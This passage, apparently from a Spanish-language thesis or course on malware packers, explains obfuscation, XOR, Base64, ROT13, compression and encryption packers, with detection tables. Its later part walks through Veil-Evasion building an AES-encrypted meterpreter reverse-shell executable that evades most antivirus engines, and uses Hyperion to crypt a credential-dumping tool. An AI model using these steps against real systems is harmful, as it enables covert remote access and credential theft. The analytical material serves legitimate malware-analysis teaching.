En una técnica que consigue que el código del binario no se pueda leer o resulte muy difícil de entender. De la forma más clásica, declarando una serie de variables que reemplazan las instrucciones del ejecutable, de forma que si analizamos la instrucción no vemos nada raro. Lo mismo se puede hacer con las llamadas a la API del sistema, de forma que ocultamos la verdadera finalidad del ejecutable. A esto le sumamos la compresión para dificultar el análisis del ejecutable empaquetado.

```
#define DIT (
#define DAH )
#define __DAH   ++
#define DITDAH  *
#define DAHDIT  for
#define DIT_DAH malloc
#define DAH_DIT gets
#define _DAHDIT char

_DAHDIT _DAH_[]="ETIANMSURWDKGOHVFaLaPJBXCYZQb54a3d2f16g7c8a90l?e'b.s;i,d:"
;main           DIT         DAH{_DAHDIT
DITDAH          _DIT,DITDAH     DAH_,DITDAH DIT_,
DITDAH          _DIT_,DITDAH        DIT_DAH DIT
DAH,DITDAH      DAH_DIT DIT     DAH;DAHDIT
DIT _DIT=DIT_DAH    DIT 81          DAH,DIT_=_DIT
__DAH;_DIT==DAH_DIT DIT _DIT        DAH;__DIT
DIT'\n'DAH DAH      DAHDIT DIT      DAH_=_DIT;DITDAH
DAH_;__DIT      DIT         DITDAH
_DIT_?_DAH DIT      DITDAH          DIT_ DAH:'?'DAH,__DIT
DIT' 'DAH,DAH_ __DAH    DAH DAHDIT      DIT
DITDAH          DIT_=2,_DIT_=_DAH_; DITDAH _DIT_&&DIT
DITDAH _DIT_!=DIT   DITDAH DAH_>='a'?   DITDAH
DAH_&223:DITDAH     DAH_ DAH DAH;       DIT
DITDAH          DIT_ DAH __DAH,_DIT_    __DAH DAH
DITDAH DIT_+=       DIT DITDAH _DIT_>='a'?  DITDAH _DIT_-'a':0
DAH;}_DAH DIT DIT_  DAH{            __DIT DIT
DIT_>3?_DAH     DIT         DIT_>>1 DAH:'\0'DAH;return
DIT_&1?'-':'.';}__DIT DIT           DIT_ DAH _DAHDIT
DIT_;{DIT void DAH write DIT            1,&DIT_,1 DAH;}
```

Figura 6. Ofuscación del código.

Puntos fuertes	Puntos débiles	Como detectarla
Técnica de fácil implementación en el código	Baja seguridad, son fáciles de detectar por los analistas de malware	Buscando la definición de las variables que se sustituyen o encontrando el patrón utilizado.

Tabla 1. Resumen Ofuscación.

Empaquetadores mediante operaciones XOR

Es uno de los métodos más habituales de ofuscación por su facilidad de implementación. Consiste en aplicar el operador XOR a los bytes del ejecutable. Debido a su gran uso, se han desarrollado contramedidas que detectan cuando se está aplicando operaciones XOR. De forma que los autores de malware lo que suelen hacer es incluir varios bucles donde se realicen varias operaciones XOR con distintos valores para dificultar más que sean detectados.

Veamos un ejemplo: supongamos que hemos recibido un fichero PE y lo abrimos con un editor HEX.



Figura 7. Detalle en HEX del contenido del fichero.

Como ya sabemos los primeros bytes deben de tener el valor 0x4D 0x5A (MZ) y a continuación deberían de aparecer una serie de bytes con valor 0 pero en su lugar

vemos el valor 0x33 que en código ASCII es el “3”, lo que indica que se ha aplicado una operación XOR con la clave 0x33. Si desarrollamos un pequeño script que lea el contenido del fichero y vaya aplicando una operación XOR en cada byte con la clave 0x33, obtendremos el siguiente resultado:



Figura 8. Detalle en HEX del contenido del fichero.

Como vemos se ha eliminado la ofuscación proporcionada por la operación XOR y vemos tanto la cabecera del fichero PE (MZ) como el mensaje del DOS STUB (This program cannot be run in Dos mode), que son dos valores que siempre deben de aparecer al principio de un fichero PE válido.

Puntos fuertes	Puntos débiles	Como detectarla
Técnica fácil de implementar y en ocasiones es bastante efectiva	Baja seguridad, son fáciles de detectar por los analistas de malware	Buscando en el código donde se utiliza la función XOR se puede encontrar la clave utilizada y hacer el proceso inverso.

Tabla 2. Resumen cifrado XOR.

Empaquetadores basados en la codificación Base64

Utiliza 64 caracteres (A-Z, a-z, 0-9, +, /,=) para sustituir cada letra del código por su equivalente. El mensaje resultante no se puede leer a simple vista, pero es fácilmente detectable. Lo que suelen hacer los creadores de malware es cambiar el orden del alfabeto de 64 caracteres para no seguir el estándar Base64, se podría llamar “custom Base64”.

Imaginemos que tenemos el siguiente texto:

“*Esto es un ejemplo de como funciona la codificación base 64 y el aspecto que tendría el código ofuscado de un fichero PE.*”

El resultado que obtenemos al aplicar la codificación Base64 es:

```
RXN0byBlcyB1biBlamVtcGxvIGRlIGNvbW8gZnVuY2lvbmEgbGEgY29kaWZpY2
FjacOzbiBiYXNlIDY0IHkgZWwgYXNwZWN0byBxdWUgdGVuZHLDrWEgZWwgY8Oz
ZGlnbyBvZnVzY2FkbyBkZSB1biBmaWNoZXJvIFBFLg==
```

Si repetimos la operación para el siguiente fichero PE:



Figura 9. Fichero antes de la codificación base64.

El resultado de la codificación Base64 es:



Figura 10. Fichero codificado en base64.

Puntos fuertes	Puntos débiles	Como detectarla
Fácil implementación	Baja seguridad, son fáciles de detectar por los analistas de malware.	Deshaciendo la codificación.

Tabla 3. Resumen codificación base64.

Empaquetadores mediante operaciones ROT13

Basado en la instrucción ROT de ensamblador, lo que hace es sustituir las letras del código por sus equivalentes después de haber contado 13 posiciones, es decir, si la letra ‘a’ es la posición 1 entonces la letra ’n’ será su equivalente después de rotar 13 letras, y así sucesivamente. Hay más variantes ROT14, ROT15, pero evidentemente son muy sencillos de detectar. Algunos ejemplos Dridex, PE Compact



Figura 11. Ejemplo de la operación ROT13.

Puntos fuertes	Puntos débiles	Como detectarla
Muchos frameworks, entornos de desarrollo, incluyen herramientas que incluyen estas utilidades de ofuscación, lo cual hace más sencillo su uso	Baja seguridad, son fáciles de detectar por los analistas de malware.	Buscando el tipo de ROT utilizado es fácil obtener el código original.

Tabla 4. Resumen ROT13.

Empaquetadores por Compresión

Funcionan de manera similar a los compresores WinZip o WinRar, de manera que reducen el tamaño de los ficheros PE. Además, se suelen proteger con contraseña para complicar un poco más el análisis del AV. Su manera de actuar consiste en que durante la ejecución del fichero PE se produce la descompresión del código original antes de su ejecución. La mayoría de los compresores realizan la descompresión en memoria por lo que requieren que se reserve más espacio para almacenar tanto la rutina de descompresión, como el código comprimido y el código resultante de la descompresión. Para los ficheros PE podemos encontrar: UPX, WinUPack, MPRESS, ASPack, Armadillo, PELock



Figura 12. Ejemplo de compresor (PELock).

Puntos fuertes	Puntos débiles	Como detectarla
Gran rendimiento, alta velocidad de descompresión, pequeño tamaño y requiere poca memoria	Baja seguridad, son fáciles de detectar por los analistas de malware.	En algunos casos el propio compresor sirve para descomprimir

Tabla 5. Resumen empaquetador por compresión.

Empaquetadores mediante Cifrado por Criptografía [6] [12]

Se utiliza un método de cifrado (AES, DES, RC4, …) para cifrar el código del fichero PE para posteriormente durante su ejecución realizar el descifrado. La clave suele estar incluida en alguna variable del código, aunque en otras ocasiones se suele establecer una conexión remota con un servidor externo para obtener la clave y llevar a cabo el descifrado.

Ejemplos de empaquetadores que utilizan cifrado y criptografía: Petite, ASPack, GhostRat, Yoda´s Crypter, PolyCrypt PE

Puntos fuertes	Puntos débiles	Como detectarla
Es una técnica robusta que complica la tarea del analista de malware	Están muy estudiadas.	Mediante breakpoint al finalizar los bucles y observando ciertas instrucciones (JMP)

Tabla 6. Resumen criptografía.

Existen varias herramientas que realizan el cifrado de los ficheros PE, por ejemplo:

1.2.1.1. SideStep

Está hecho en Python y las técnicas que usa son:

- Cifra con AES de 128 bits con una clave generada de forma aleatoria y que se descifra antes de su ejecución.
- Modifica de forma aleatoria los nombres de las variables y funciones, permitiendo indicar el tamaño de los mismos.

1.2.1.2. Veil-Evasion

Es un framework que está desarrollado en Python (https://www.veil-framework.com) y entre sus utilidades podemos encontrar tanto la codificación como el cifrado (AR4, AES, DES).

Iniciamos un equipo con la distribución Kali Linux y lanzamos “veil”:

Figura 13. Detalle herramienta veil.

Nos aparece el menú.



Figura 14. Detalle opciones herramienta veil.

Entramos en las herramientas y elegimos “Evasión”:



Figura 15. Detalle herramienta veil.

Nos aparece el menú de “Veil-Evasion”.



Figura 16. Detalle payload herramienta veil.

Listamos los payloads disponibles y elegimos el 29 que crea un shellcode y lo cifra con AES.



Figura 17. Detalle payload elegido herramienta veil.

Finalmente se genera el script:

Figura 18. Detalle comando a ejecutar herramienta veil.

Se proporcionan los datos del equipo victima:

```
[?] Generate or supply custom shellcode?

    1 - Ordnance (default)
    2 - MSFVenom
    3 - custom shellcode string
    4 - file with shellcode (\x41\x42..)
    5 - binary file with shellcode

[>] Please enter the number of your choice: 2

[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload:
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.1.10
[>] Enter value for 'LPORT': 5555
[>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2):

[*] Generating shellcode...
```

Figura 19. Herramienta veil shellcode.

Nos solicita el nombre del fichero PE: test2

```
Please enter the base name for output files (default is payload): test2
```

Figura 20. Herramienta veil nombre fichero salida.

Nos pregunta cómo queremos obtener el fichero ejecutable, por defecto “Pyinstaller”.

```
[?] How would you like to create your payload executable?

    1 - Pyinstaller (default)
    2 - Py2Exe

[>] Please enter the number of your choice: 1
```

Figura 21. Herramienta veil generado ejecutable.

Finalmente se genera el fichero PE en /usr/share/veil-output/compiled/test2.exe.

```
[*] Language: python
[*] Payload Module: python/shellcode_inject/aes_encrypt
[*] Executable written to: /usr/share/veil-output/compiled/test2.exe
[*] Source code written to: /usr/share/veil-output/source/test2.py
[*] Metasploit RC file written to: /usr/share/veil-output/handlers/test2.rc
```

Figura 22. Herramienta veil salida final.

Si comprobamos el fichero PE en Virustotal nos da un resultado que indica que se ha evadido más de la mitad de los antivirus con los que trabaja esta plataforma.



Figura 23.Comprobación en Virustotal.

1.2.1.3. Hyperion

Cifra el fichero PE y lo encapsula con una clave AES débil la cual simplemente se rompe por fuerza bruta en tiempo de ejecución. Lo podemos descargar de http://nullsecurity.net/tools/binary.html y es una herramienta portable tanto para ficheros de 32 bits como de 64 bits.

```
root@kali:~/gcc-4.9-win32/bin# wine hyperion.exe wce.exe wcev2.exe
root@kali:~/gcc-4.9-win32/bin#
```

Figura 24. Detalle herramienta hyperion.

Empaquetadores Self-modifying code

